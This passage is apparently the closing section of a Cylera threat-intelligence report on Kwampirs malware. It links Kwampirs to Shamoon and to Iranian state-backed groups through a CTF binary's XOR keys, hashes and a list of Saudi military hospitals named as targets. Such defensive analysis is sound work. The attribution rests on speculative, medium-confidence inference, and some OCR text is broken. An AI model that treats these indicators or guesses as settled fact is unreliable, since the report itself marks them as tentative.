

Other military medical centers
Prince Sultan Military Medical City
Security forces Hospital-Mecca
Security forces Hospital
King Abdulaziz Medical City of the National Guard

Figure 100: **Military medical centers target of Ansar Group**

The diagram even decomposes them by region (Figure 101).




Eastern region
North Western Region
Taif
King Fahd Military Medical Complex in Dhahran
Armed Forces Hospital in Dhahran
Hospitals
rmed Forces Hospital in Jubail
Dhahran Aeromedical Evacuation Center
Prince Mansour Hospital for Society
Alhada Hospital for Armed Forces
Armed Forces Health Rehabilitation Center
Prince Sultan Hospital for the Armed Forces
Armed Forces Hospital in Mina
Armed Forces Center for Psychiatric Care
Alrazi Clinic for Family Medicine
Armed Forces Medical Center In Mecca
Rene clinic

Figure 101: **Medical targets of Ansar Group by region**

Obviously this does not imply that Kwampirs was done by the Ansar group, but it strongly suggests that the Iranian government would be heavily targeting healthcare in cyberspace.

6.2.3 A strange match

Cylera maintains a set of "livehunting" rules in VirusTotal. A rule based on a Kwampirs XOR key matched on a binary that was not Kwampirs nor Shamoon (upload date 2019-01-30). Looking closer at it, Cylera researchers realized it was a binary designed for a CTF game (ANSSI SSTIC 2016, SHA256: 0d39c9c1d09741a06ef8e35c0b63e538f60f8d5a7f995c7764e98a3ec595e46f - challenge.pcap this traffic capture contains a CTF game with a level called "video", Figure 102).



md5	71B50F2C476E552F9C26545AD7F3AA7B
sha1	32149C402C43B57D64E545C93017712A76E7E668
imphash	29CB408FC48ED2C07DF8B677A4494412
cpu	32-bit
size	75778 bytes
entropy	6.238
file-version	1.0.3.5600
file-description	Airlhes PKI oldschool screensaver
compiler-stamp	Wed Mar 23 23:17:54 2016
debugger-stamp	n/a
type	executable
subsystem	GUI
signature	n/a

Figure 102: **Level called "video" of ANSSI SSTIC CTF 2016**

Turns out the flag for passing the level was also an XOR key present in Kwampirs, indicating that it was not "an accidental leak," but something done on purpose. They used one of the Kwampirs XOR keys to encrypt the data to leak in the game (28 30 A4 3F 6D 28 04 23 36 2A 32 DC AD 0B A0 4B E8 20 1F 64 84 0A F4 C4 C7 […]), and another Kwampirs XOR key as the final token for passing the level (53 11 37 16 72 BA 01 79 FA 3E 91 8A 83 BE DE B4). The description of the level states that "a cousin of DUQU" (Snippet 22) has been discovered trying to steal the master key of a company called "ThaBus" (and at the metadata we can reed "Airlhes PKI oldschool screensaver", and Airlhes means Airline).

> This challenge has a description,a video and a binary that looks like a screensaver. The text at the game (extracted from the initial pcap that contains all the CTF levels embedded in it) explains that the master key of a company called "Thabus" was leaked, and that you have to help them identify how it happened.
>
> […] Notre stagiaire - l'autre - prétend que nous serions la cible d'une puissance cyber-plus-forte-que-nous, que notre réseau déconnecté serait compromis par une cousine de l'APT DuQu et que ses différents modules permettraient le vol et l'exfiltration de nos clés très-très privées.
>
> […] Selon lui, l'exfiltration serait réalisée à l'aide de l'économiseur d'écran, ce qui serait fâcheux car nous le distribuons aussi à notre client public chez qui un Centre de Création des Clés identique au nôtre a été installé. Il prétend aussi que notre clé privée principale, la mère de toutes les autres, aurait été exfiltrée. Nous ne pouvons laisser notre stagiaire - l'autre - semer la panique sans preuves chez le client qui nous fait vivre.
>
> […]

Snippet 22: **level called "video" of ANSSI SSTIC CTF 2016**

There are not many airlines associated with buses out there, but it reminds us of a big one… AirBus. DUQU is considered a reconnaissance tool based on Stuxnet. Specifically, it is known to be a slimmed-down version of Stuxnet with just reconnaissance purposes for later operations, which coincidentally settles a parallelism between the relation of Kwampirs and Shamoon too, at least at the technical level. Cylera labs did not find any evidence of Kwampirs being used before any Shamoon attack, with both having different goals/industry.

Interestingly on similar timelines, APT33 targeted Boeing, Alsalam Aircraft Company, Northrop Grumman Aviation Arabia (NGAAKSA), the Saudi General Authority of Civil Aviation (GACA), and Vinnell Arabia. So this CTF level could be suggesting that this European Airline had to handle an incident with Kwampirs (successful or not), which was recognized at the time as a cousin of DUQU because of the similarities and parallelism with Shamoon.

This would imply that in 2016 Kwampirs could have been used outside of the healthcare industry, against aviation/aerospace. With this incident, the victimology would look fully aligned with the targets of APT33 at that time, which makes our researchers believe that, because of the aggregation of all the indicators collected (the two malware families' similarities, the builder/template traces, the reporters co-evolution, and this parallelism), Kwampirs attribution is pointing to APT33/APT34 and/or the associated groups collaborating closely with them. Kwampirs would be to Shamoon what Duqu was to Stuxnet, but as far as we know Kwampirs was never followed by destructive attacks.

But.. Hey! This was just a Capture The Flag game! ;)

7 Conclusion

Cylera researchers have discovered connections between Kwampirs, a malware variant deployed against global healthcare supply chains, and Shamoon, a highly-destructive form of "wiper" malware believed to have been used by state-backed Iranian APT groups. Initial similarities in code and victimology were demonstrated by Cylera researcher Pablo Rincon at the XIII STIC conference held in Madrid in December 2019. The similarities were further confirmed by a sequence of FBI PIN notifications and independent researchers in early 2020. Cylera researchers have since continued analysis of the malware and its infrastructure, uncovering further evidence of links between the two families that extend beyond simple code similarity. These findings include a sample that appears to be a stepping stone between Shamoon 1 and Kwampirs, evidence of co-evolution between the two families over time demonstrated by bidirectional updates. Also discovered was a previously-unknown template system and builder tool used by the operators for Shamoon 2 and Kwampirs. Researchers additionally confirmed that Kwampirs did not branch from public "open source" Shamoon projects and further confirmed Kwampirs' focus on US and Saudi targets through expanded sinkhole telemetry collection.

Based on these findings, Cylera researchers conclude the following:

- the actors behind Kwampirs and Shamoon have collaborated continuously -- medium-high confidence
- the actors are indeed part of the same group, including the possibility that they are the same developers -- medium confidence

Given the common attribution of all Shamoon campaigns to Iranian APT groups, Cylera researchers believe this report extends this attribution to Kwampirs campaigns and similarly concludes with medium confidence that the Kwampirs campaigns were conducted by state-backed Iranian APTs.

These conclusions, if indeed correct, would recast Kwampirs as a large-scale, multi-year attack on global healthcare supply chains conducted by a foreign state actor. The data gathered and systems accessed in these campaigns have a wide range of potential usage, including theft of intellectual property, gathering of medical records of targets like dissidents or military leaders, or reconnaissance to aid in the planning of future destructive attacks.
There is no evidence indicating the actor's true intended or actualized use, however, so the ultimate intention of the Kwampirs campaigns remains uncomfortably ambiguous. Regardless of intent, this would represent a broadening of state-backed campaigns targeting critical infrastructure and supply chains of foreign adversaries to broadly include the healthcare sector, a boundary that had not previously been so brazenly crossed and a shift for which many healthcare organizations are unprepared.

8 Acknowledgments

We would love to dedicate this investigation to healthcare researchers. Those who play everyday by analyzing DNA sequences, adding and extracting genes to understand how diseases and viruses work, their variants, analysing cells and proteins, those who are the reverse engineers of real life, researching diseases, combating the most destructive, like cancer, designing vaccines. They are part of what matters most. Nowadays we need them more than ever.

Multiple persons have participated in this investigation. Cylera would like to give thanks to:

- Pablo Rincón Crespo (@PabloForThePPL)
- Paul Bakoyiannis
- Markel Picado Ortiz (@D00RT_RM)

Cylera would also like to give thanks to:

- Harmeet Dhingra
- Jon Dimaggio
- Luis Neira
- Jim Edwards
- Anoop Saldanha
- Giuseppe Longo

9 About Cylera

Cylera is a leading IoT cybersecurity and Intelligence company founded and headquartered in New York City, USA. Cylera's next-generation platform extends to security and managing the full scope of connected IoT devices from enterprises to delivery. Benefits include asset discovery, monitoring and threat detection, reduced cyber risk, and alignment with the needs of the business and cybersecurity standards and frameworks such as Cyber Essentials, DSPT, NIST CSF, ISO 27001, HIPAA, NIS, PCI DSS and others. Cylera's mission is to safeguard what matters most: the operational safety of people, assets, and processes that support our world.

http://www.cylera.com

CYLERA™